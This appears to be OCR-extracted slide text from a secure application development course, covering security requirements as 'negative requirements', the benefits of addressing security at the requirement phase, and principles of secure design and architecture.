
1. Functional requirements are **positive requirements** specifying what the software should do
2. Security requirements are **negative requirements** specifying what the software should not do
3. It is the **natural tendency** of people to be clear about what they want but to find it difficult to understand things they don't want
4. Software needs to be viewed in a more **negative**, **critical**, and **destructive** way to reveal its non-intended use and its associated security requirements

Notes: ____________________



Key Benefits of Addressing Security at the Requirement Phase


- Addressing security at the requirement phase can save **billions of dollars** compared to addressing security at a later phase of software development
- It also specifies the **security mechanisms** that need to be implemented in order to comply with regulations, standards or requirements for the secure application development and attack protection
- Security requirements give the developer an overview about the **key security controls** required to build a secure application
- Correctly understood security requirements can help in implementing security in the **design**, **development**, and **testing** stages



Secure Application Design and Architecture


1. A security negligence in the **design** and **architecture** phase may lead to vulnerabilities that are difficult to detect and expensive to fix in production
2. Security vigilance in the design phase enables the detection of potential **security flaws** early in the software development lifecycle
3. Secure design of an application is based on the **security requirements** identified in the previous phase of the SDLC
4. Secure design is a **challenging process** as designing required security controls may obstruct business functionality requirements

Notes: ____



Goals of the Secure Design Process

